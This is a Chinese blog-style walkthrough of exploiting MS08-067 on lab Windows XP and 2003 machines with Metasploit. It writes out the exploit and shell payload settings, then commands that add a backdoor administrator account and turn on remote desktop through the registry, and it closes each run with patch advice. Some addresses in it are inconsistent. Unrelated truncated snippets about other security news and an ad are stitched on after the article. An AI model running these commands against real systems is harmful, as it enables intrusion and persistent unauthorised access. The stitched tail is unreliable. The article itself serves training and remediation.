

WinXP MS08-067漏洞复现与修复方法
本期文章由华章IT赞助,未经允许,禁止转发。本文内容源自《kaliLinux高级渗透测试》一书,感兴趣的读者可以购买阅读。本文作者:k0xx1编辑:天均排版:天均漏洞利用前的准备工作包括寻找漏洞信息。以下是一些常用的漏洞信息来源:CVE(https://cve.mitre.org/):CommonVulnerabilities&Exposures公共漏洞和暴露,由MITRE于1999年发起,致力于社区合作。NVD(https://nvd.nist.gov/):美国国家通用漏洞数据库,
本期文章由华章IT赞助,未经允许,禁止转发。本文内容源自《kali Linux 高级渗透测试》一书,感兴趣的读者可以购买阅读。
本文作者:k0xx1 编辑:天均 排版:天均
漏洞利用前的准备工作包括寻找漏洞信息。以下是一些常用的漏洞信息来源:
- CVE(https://cve.mitre.org/):Common Vulnerabilities & Exposures公共漏洞和暴露,由MITRE于1999年发起,致力于社区合作。
- NVD(https://nvd.nist.gov/):美国国家通用漏洞数据库,由National Institute of Standards and Technology (NIST)于2005年发起。
- CNVD:国家信息安全漏洞共享平台,英文名为China National Vulnerability Database,隶属于国家计算机网络应急技术处理协调中心(CNCERT),CNCERT是工信部的下属单位。
- CNNVD(http://www.cnnvd.org.cn/):中国国家信息安全漏洞库,英文名为China National Vulnerability Database of Information Security,简称CNNVD,隶属于中国信息安全测评中心(简称国测,国测的主管单位是Security部),负责建设和运维国家级信息安全漏洞库,为我国信息安全保障提供基础服务。
- MSRC(https://docs.microsoft.com/en-us/security-updates/):微软安全应急响应中心提供的安全警告和公告。
本文将介绍MS08-067漏洞,这是2008年的第67个公告(https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067)。
虚拟机安装所需文件包括:
- 各种虚拟机系统:自备
- 纯净版WinXPSP3:winxp-sp3 English(winxpensp3)
- Kali Linux虚拟机文件:kali-linux-2020.2-vmware-amd64.7z(默认用户名和密码为kali/kali)
安装过程(略):
- 记得将虚拟机的网卡都设置为桥接模式。
- WinXP系统管理员(Administrator)密码可以设置为复杂密码。
- WinXP初次启动画面选择不启动自动更新,第一个用户名随便填写。
- WinXP启动后关闭Windows自带防火墙。
- 如果Kali不是用虚拟机镜像而是ISO向导安装,建议默认安装区域和语言都选择美国英语,然后参考下面的中文支持,否则对一般用户很麻烦。
- Kali使用默认的
qterminal。 - Kali中文支持:
- 打开终端。
- 输入
sudo dpkg-reconfigure locales,选择en_US.UTF-8、zh_CN.GBK、zh_CN.UTF-8,用空格选定,用Tab选择OK回车。 - 默认环境可以选择
zh_CN.UTF-8或en_US.UTF-8。 - 更新包为最新内容
sudo apt-get update,有些人也可以选择更新到国内源,只是需要修改/etc/apt/sources.list的源内容,具体可以提issue询问如何修改。 - 安装默认桌面环境需要的字体
sudo apt-get install xfonts-intl-chinese ttf-wqy-microhei。 - 重启Kali ->
reboot。
攻击者IP为192.168.1.102,被攻击的IP为192.168.1.128。

03 漏洞利用
首先嗅探端口,看看445端口是否开放。

确认445端口(SMB)确实开放后,进行系统渗透:
进入msf终端:
kali@kali:~$ msfconsole
搜索
ms08_067漏洞信息:msf5 > search ms08_067
选择利用此漏洞:
msf5 > use exploit/windows/smb/ms08_067_netapi
设置payload:
msf5 exploit(windows/smb/ms08_067_netapi) > set payload generic/shell_reverse_tcp
设置target为XP2001:
msf exploit(windows/smb/ms08_067_netapi) > set target 6
设置目标机器IP地址:
msf exploit(windows/smb/ms08_067_netapi) > set RHOST "192.168.1.128"
查看当前渗透选项:
msf exploit(windows/smb/ms08_067_netapi) > show options
开始渗透:

成功获取Windows Shell后,进行漏洞利用:
创建Windows用户,用户名为
someone,密码为12345678:net user someone 12345678 /add
将用户
someone加入管理员组:net localgroup administrators someone /add
修改注册表开启远程访问:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
操作成功后,使用netstat -an可以看到3389端口已开启,说明远程访问已生效。


此时可以使用远程桌面连接,例如:
rdesktop 192.168.1.128
04 解决方案
- 升级到最新的Windows系统。
- 安装
KB958644补丁。
Win2003的MS08-067漏洞利用复现和解决方案
漏洞利用前的准备工作包括寻找漏洞信息。以下是一些常用的漏洞信息来源:
- CVE(https://cve.mitre.org/):Common Vulnerabilities & Exposures公共漏洞和暴露,由MITRE于1999年发起,致力于社区合作。
- NVD(https://nvd.nist.gov/):美国国家通用漏洞数据库,由National Institute of Standards and Technology (NIST)于2005年发起。
- CNVD:国家信息安全漏洞共享平台,英文名为China National Vulnerability Database,隶属于国家计算机网络应急技术处理协调中心(CNCERT),CNCERT是工信部的下属单位。
- CNNVD(http://www.cnnvd.org.cn/):中国国家信息安全漏洞库,英文名为China National Vulnerability Database of Information Security,简称CNNVD,隶属于中国信息安全测评中心(简称国测,国测的主管单位是Security部),负责建设和运维国家级信息安全漏洞库,为我国信息安全保障提供基础服务。
- MSRC(https://docs.microsoft.com/en-us/security-updates/):微软安全应急响应中心提供的安全警告和公告。
本文将介绍MS08-067漏洞,这是2008年的第67个公告(https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067)。
虚拟机安装所需文件包括:
- 各种虚拟机系统:自备
- Win2003虚拟机:Win2K3 Metasploit
- Kali Linux虚拟机文件:kali-linux-2020.2-vmware-amd64.7z(默认用户名和密码为kali/kali)
安装过程(略):
- 记得将虚拟机的网卡都设置为桥接模式。
- Win2003系统管理员(Administrator)密码可以设置为复杂密码。
- Win2003初次启动画面选择不启动自动更新,第一个用户名随便填写。
- Win2003启动后关闭Windows自带防火墙。
- 如果Kali不是用虚拟机镜像而是ISO向导安装,建议默认安装区域和语言都选择美国英语,然后参考下面的中文支持,否则对一般用户很麻烦。
- Kali使用
xfce Terminal而不是默认的qterminal。
0x03 漏洞利用
机器地址:
- 攻击者IP:192.168.1.105
- 被攻者IP:192.168.1.128
嗅探端口,看看445端口是否开放:
kali@kali:~$ nmap -PS 192.138.1.128
确认445端口(SMB)确实开放后,进行系统渗透:
进入msf终端:
kali@kali:~$ msfconsole
搜索
ms08_067漏洞信息:msf5 > search ms08_067
选择利用此漏洞:
msf5 > use exploit/windows/smb/ms08_067_netapi
设置payload:
msf5 exploit(windows/smb/ms08_067_netapi) > set payload "generic/shell_bind_tcp"设置target为win2003-english,由于不知道具体版本,所以填0:
msf5 exploit(windows/smb/ms08_067_netapi) > set target 0
设置目标机器和被攻击机器IP地址,RHOST为被攻击机器,LHOST为攻击机器:
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST "192.168.1.128"
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST "192.168.1.108"
查看当前渗透选项:
msf5 exploit(windows/smb/ms08_067_netapi) > show options
开始渗透:

成功获取Windows Shell后,进行漏洞利用:
创建Windows用户,用户名为
someone,密码为12345678:net user someone 12345678 /add
将用户
someone加入管理员组:net localgroup administrators someone /add
修改注册表开启远程访问:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

操作成功后,使用netstat -an可以看到3389端口已开启,说明远程访问已生效。
此时可以使用远程桌面连接,例如:
rdesktop 192.168.1.128
0x04 解决方案
- 升级到最新的Windows系统。
- 安装
KB958644补丁。
Java安全机制包括:安全管理器(检查敏感操作);访问控制(限制资源访问);加密(提供对称和非对称加密);日志记录(用于记录安全事件);实战案例中,Java可使用参数化查询和输入验证来处理SQL注入漏洞,确保应用程序和数据的安全。

随着互联网的普及,网络安全问题变得越来越重要。在使用PHP作为开发语言的项目中,保证代码的安全性是至关重要的。因此,本文将探讨一些常见的PHP安全漏洞,以及如何有效地预防和解决这些漏洞。一、SQL注入SQL注入是一个常见的网络攻击,攻击者通过在输入框或URL参数等输入恶意的SQL语句来执行所谓的SQL注入攻击。这种攻击可能导致数据泄露、损坏或破坏整个系统。避

三星最新款折叠屏智能手机ZFold6与ZFlip6现已迎来首次软件更新。目前这一更新仅对韩国市场的用户开放,而全球其他地区的用户预计也将在随后几天内陆续获得更新推送。1.此次更新中,ZFlip6在韩国的固件版本更新为F741NKSU1AXH7,而高端的ZFold6则收到了F956NKSU1AXH7版本。虽然这是两款折叠屏手机上市后的首次软件升级,但主要内容为增量更新,最引人注目的变化是融入了2024年8月的Android安全补丁。据官方消息,此次安全补丁修复了先前版本中发现的近50个安全漏洞,增强了设备的
PHP开发中的常见漏洞:密码错误但仍可成功登录账号?在Web开发中,安全性是至关重要的。然而,即使开发者采取了一些安全措施,仍然可能存在一些潜在的漏洞。本文将讨论PHP开发中一种常见的漏洞,即密码错误但仍可成功登录账号的情况。在许多网站和应用程序中,用户通常需要输入用户名和密码来登录其账号。为了验证用户的身份,通常会将用户输入的密码与存储在数据库中的密码进行
在技术创新领域,人工智能(AI)是我们这个时代最具变革性和前景的发展之一。人工智能凭借其分析大量数据、从模式中学习并做出智能决策的能力,已经彻底改变了从医疗保健和金融到交通和娱乐等众多行业。然而,在取得显著进步的同时,人工智能也面临着阻碍其充分发挥潜力的重大限制和挑战。在本文将深入探讨人工智能的十大局限性,揭示该领域的开发人员、研究人员和从业者面临的限制。通过了解这些挑战,可以应对人工智能开发的复杂性,降低风险,并为人工智能技术负责任和道德的进步铺平道路。数据可用性有限:人工智能的发展取决于数据的充足性。
小米是全球领先的智能手机制造商之一。近日,有外媒报道称,小米因被发现影响其设备的20个安全漏洞而受到密切关注。这些漏洞如果被利用,可能会导致用户信息泄露,并可能允许远程控制受影响的设备。外媒认为,小米迫切需要及时修复这些漏洞,确保用户数据的安全。小米据CNMO了解,这些安全漏洞同时影响MIUI和HyperOS,受影响的应用程序包括相册、小米视频和设置等熟悉的应用程序。外媒称,部分漏洞源于小米对AOSP(Android开源项目)应用程序的修补,这表明在修补过程中需要更彻底的测试和安全措施。导致安全漏洞的应用
3月18日,据外媒MacRumors报道,有消息人士透露,苹果最新的iOS17.4.1和iPadOS17.4.1应该在未来几天内发布,内部版本号为21E235。据该媒体之前的报道,根据相关网站日志中的软件更新迹象,苹果正在进行内部测试iOS17.4.1。这一版本预计将主要致力于修复软件错误和安全漏洞,作为iPhone的次要更新。尽管尚不清楚该更新的详细内容,也不确定是否会包含除漏洞修补程序之外的其他改进。在iOS17.4.1之外,苹果目前也一直在内部测试iOS17.5,该更新的第一个beta测试版可能会在
近日,外媒报道指出,Android操作系统已发现多个严重的安全漏洞,引起了广泛关注。为了保护用户的数据安全,谷歌和三星等设备制造商纷纷发布了紧急安全更新。这些更新旨在及时修复漏洞,以降低用户受到的潜在风险。这一迅速的响应表明了厂商对用户隐私和安全的高度重视,同时也提醒用户及时更新他们的设备以保护个人信息的安全。根据最新的Android安全报告,有两个极其严重的安全漏洞,对用户的数据和设备构成了重大威胁。其中,一些漏洞使得未经授权的第三方能够轻易侵入操作系统,并执行可能损害用户利益的恶意代码。此外,在蓝牙连
随着互联网的普及和应用程式的多样化,网站的安全性已成为人们关注的焦点。而Nginx这个高效、灵活的Web服务器和反向代理服务器,也作为一个重要的组成部分来确保网站的安全性。本文将围绕着Nginx中的HTTP访问控制和常见安全漏洞展开讲解。一、HTTP访问控制1.反向代理在实际操作中,我们经常会发现一些需求需要使用反向代理进行访问控制。Nginx的反向代理是一





火山引擎是字节跳动旗下企业级云与AI服务平台。聚焦大模型核心能力,依托字节自研豆包多模态大模型,凭借火山方舟一站式平台,提供模型精调、推理部署、智能应用搭建等全链路服务,结合高性能AI算力,助力各行业快速落地大模型数字化与智能化应用。



